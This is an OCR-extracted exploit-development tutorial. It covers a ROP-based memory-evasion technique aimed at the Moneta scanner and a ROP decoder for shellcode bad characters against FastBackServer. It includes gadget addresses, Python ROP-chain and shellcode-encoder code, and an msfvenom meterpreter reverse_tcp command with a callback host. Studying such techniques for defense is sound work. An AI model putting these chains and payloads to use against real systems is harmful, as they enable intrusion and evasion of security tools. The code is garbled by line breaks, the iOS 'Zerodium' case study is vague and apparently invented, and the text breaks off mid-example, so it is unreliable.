
DeepSleep



```
[+] Notepad PID: 11300
[+] Created section: 0x000000000000004C
[+] Mapped section locally: 0x0000015CC10E0000
[+] Mapped section remote: 0x000002643E210000
[+] NtQueueApcThread successfull
[+] Resumed thread
PS [redacted] > .\Moneta64.exe -m ioc -p 11300

Moneta v1.0 | Forrest Orr | 2020

notepad.exe : 11300 : x64 : C:\Windows\System32\notepad.exe
  0x000002643E210000:0x00002000   | Mapped   | Page File
    0x000002643E210000:0x00002000 | RX       | 0x00000000 | Abnormal mapped executable memory

... scan completed (0.312000 second duration)
```

DeepSleep is a technique inspired by Gargoyle for x64 environments that utilizes Return-Oriented Programming (ROP) and Position Independent Code (PIC) to hide memory artifacts. The primary goal is to set up a ROP chain that calls `VirtualProtect()` to modify memory permissions, sleeps, and then resets the memory protection while avoiding detection by memory scanners like Moneta.

1. ROP Chain: A sequence of carefully crafted gadget calls that allows an attacker to execute arbitrary code while evading detection.
2. PIC (Position Independent Code): Code that executes properly regardless of its memory address. This is crucial for making the payload stealthy and effective across different environments.
3. Memory Protection: The technique involves altering memory protection states to execute the malicious code while minimizing detection risk.



Implementation

Prerequisites

* **Development Environment**: MinGW or a compatible environment to compile the code.
* **Windows Version**: Tested on Windows 10, version 10.0.19044.

ROP Chain Construction

The following steps outline how to construct the ROP chain using VirtualProtect, Sleep, and back to VirtualProtect:


1. **ROP Gadgets**: Identify the necessary ROP gadgets from `ntdll.dll` . The gadgets should include:

   > * A gadget to call `VirtualProtect()` .
   > * A gadget to call `Sleep()` .
   > * A final gadget to call `VirtualProtect()` again to revert the memory protection.

2. **Gadget Example**: Here's how you might find and construct your ROP gadgets.

```
!mona rop -m ntdll.dll -cpb '\x00'
```

This command will help you find the available ROP gadgets in `ntdll.dll` while excluding null bytes.



While DeepSleep aims to evade detection, certain behaviors may still be flagged by security tools. For instance, calling `VirtualProtect()` repeatedly may leave traces in the call stack that security tools can identify. It's crucial to continuously assess and adapt the technique to stay ahead of detection mechanisms.

ROPDecoder

The ROPDecoder is essential in bypassing restrictions like Data Execution Prevention (DEP) when executing shellcode. It facilitates the modification of "bad characters" that can crash the exploit when executed. These bad characters typically include control characters and null bytes that disrupt the execution flow.

By https://zeyadazima.com/exploit%20development/ropdecoder/

Why Do We Need ROPDecoder?

1. Bad Character Issues: When using tools like `msfvenom`, bad characters are specified with the `-b` argument (e.g., `msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.6 LPORT=1337 -b "\x00\x20\x21"`). The shellcode gets encoded to avoid these characters.
2. WriteProcessMemory and Execution Permissions: The `WriteProcessMemory` API writes data to specified memory locations, which must be writable and executable. If the location has no execution permissions, attempts to decode bad characters can lead to access violations.

Weaponizing with Gadgets

Using a target application like FastBackServer and analyzing its modules (e.g., `CSFTPAV6.dll`), we can find gadgets that perform necessary operations:

1. Types of Gadgets:
   - `add byte [reg]`
   - `sub byte [reg]`
   - Bitwise operations (`ror`, `rol`, `shr`, `shl`, `or`, `and`)
2. Example Gadgets:
   - `0x5050626e: add byte [esi+0x3B], ah ; ret ;` (decoding gadget)

Steps for ROP Decoding


To decode bad characters using the identified gadgets, follow these steps:

1. **Make `esi + 0x3B` Point to the Bad Character:**
   * Use gadgets to calculate the correct pointer.
2. **Pop the Decoding Value into `eax`:**
   * This value is used to add to the memory location where the bad character resides.
3. **Execute the Decoding Gadget:**
   * Use the `add` instruction to modify the byte at the location pointed to by `esi`.

Example ROP Decoder Code

Here's an example of how to construct the ROP chain for decoding bad characters.

```
from struct import pack

# ROP Decoder Construction
ROPDecoder = b""
ROPDecoder += pack("<L", 0x5050118e)  # mov eax, esi
; pop esi ; ret ;
ROPDecoder += pack("<L", 0x41414141)  # dummy value
for pop esi
ROPDecoder += pack("<L", 0x5052db24)  # pop ecx ; ret
;
ROPDecoder += pack("<L",
negative_offset_value_to_shellcode)  # negative offset
ROPDecoder += pack("<L", 0x50533bf4)  # sub eax, ecx
; ret ;
ROPDecoder += pack("<L", 0x505263f9)  # push eax ;
pop esi ; pop ebx ; ret ;
ROPDecoder += pack("<L", 0x41414141)  # dummy value
for pop ebx
ROPDecoder += pack("<L", 0x5053a0f5)  # pop eax ; ret
;
ROPDecoder += pack("<L", decoding_value)  # decoding
value
ROPDecoder += pack("<L", 0x5050626e)  # add byte
[esi+0x3B], ah ; ret ;
```



Encoding and Decoding Process


1. Encoding: Replace each bad character in the shellcode with an alternate value.
   * Example: Replace `0x00` with `0xfd`, `0x0a` with `0x05`, etc.
2. Decoding: Revert the encoded bad characters back to their original values during execution using the ROP chain.

```
def encode_shellcode(shellcode, badchars,
encode_value):
    shellcode_bytes = shellcode.split("\\x")
    encoded_shellcode = []
    index = 0
    for byte in shellcode_bytes:
        if byte:
            if byte in badchars:
                encoded_int = (int(byte, 16) +
encode_value) & 0xFF
                encoded_hex = hex(encoded_int)
[2:].zfill(2)

encoded_shellcode.append(f"\\x{encoded_hex}")
            else:
                encoded_shellcode.append(f"\\x{byte}")
        index += 1
    return ''.join(encoded_shellcode)

# Example of usage
with open("shellcode.txt", "r") as file:
    my_shellcode = file.read()

badchars = ["00", "09", "0a", "0b", "0c", "0d", "20"]
encoded_shellcode = encode_shellcode(my_shellcode,
badchars, 0xfb)
print("[+] Encoded Shellcode:", encoded_shellcode)
```

Automating the Process

To fully automate encoding and decoding, implement functions that handle both tasks. Here's an advanced version of the encoding function:

```
from struct import pack

def encode_shellcode(shellcode, badchars,
encode_value):
    shellcode_bytes = shellcode.split("\\x")
    bad_index = []
    encoded_shellcode = []
    index = 0
    for byte in shellcode_bytes:
        if byte:
            if byte in badchars:
                encoded_int = (int(byte, 16) +
encode_value) & 0xFF
                encoded_hex = hex(encoded_int)
[2:].zfill(2)

encoded_shellcode.append(f"\\x{encoded_hex}")
                bad_index.append(index)
            else:
                encoded_shellcode.append(f"\\x{byte}")
        index += 1
    return ''.join(encoded_shellcode), bad_index

# Example of usage
encoded_shellcode, bad_indices =
encode_shellcode(my_shellcode, badchars, 0xfb)
print("[+] Encoded Shellcode:", encoded_shellcode)
print("[+] Bad Indices:", bad_indices)
```



Tooling and Exploitation Frameworks

Tools for Finding and Using ROP Gadgets:

1. *ROPgadget:*
   - Overview: ROPgadget scans binaries for ROP gadgets and lists them for use in constructing exploits.
   - Command Example:

     ```
     ROPgadget --binary your_binary_file --all
     ```

   - Features and Functionalities: Lists all gadgets in the binary, including addresses and instructions. You can filter gadgets based on specific criteria.
2. *Ropper:*
   - Overview: Ropper is a tool for finding and analyzing ROP gadgets, and supports various architectures.
   - Command Example:

     ```
     ropper --file your_binary_file --find 'pop rdi; ret'
     ```

   - Features and Functionalities: Allows for detailed gadget listing and filtering, useful for constructing specific ROP chains.

1. *ROPgadget.py:*
   - *Overview:* ROPgadget.py is a Python script version of ROPgadget, offering similar functionalities for gadget discovery and analysis.
   - *Command Example:*

     ```
     python ROPgadget.py --binary your_binary_file --all
     ```

   - *Features and Functionalities:* Provides detailed gadget information and can be integrated into custom scripts for automated exploitation.

Practical Applications and Case Studies

Real-World Examples:

1. Notable Exploits Utilizing ROP:

1.1. The "Zerodium iOS 10.3.3 Exploit": In 2017, a zero-day exploit targeting iOS 10.3.3 involved a ROP-based attack. The vulnerability in the kernel allowed an attacker to escalate privileges and execute arbitrary code. The exploit utilized ROP to bypass ASLR and DEP protections. An example ROP chain used in this exploit might look like:

```
1. Pop address of kernel function into register
2. Execute kernel function with controlled parameters
3. Return to controlled location
```

Example Code:

```
pop rdi             ; Gadget to pop value into rdi (used for kernel function address)
ret                 ; Return to next instruction
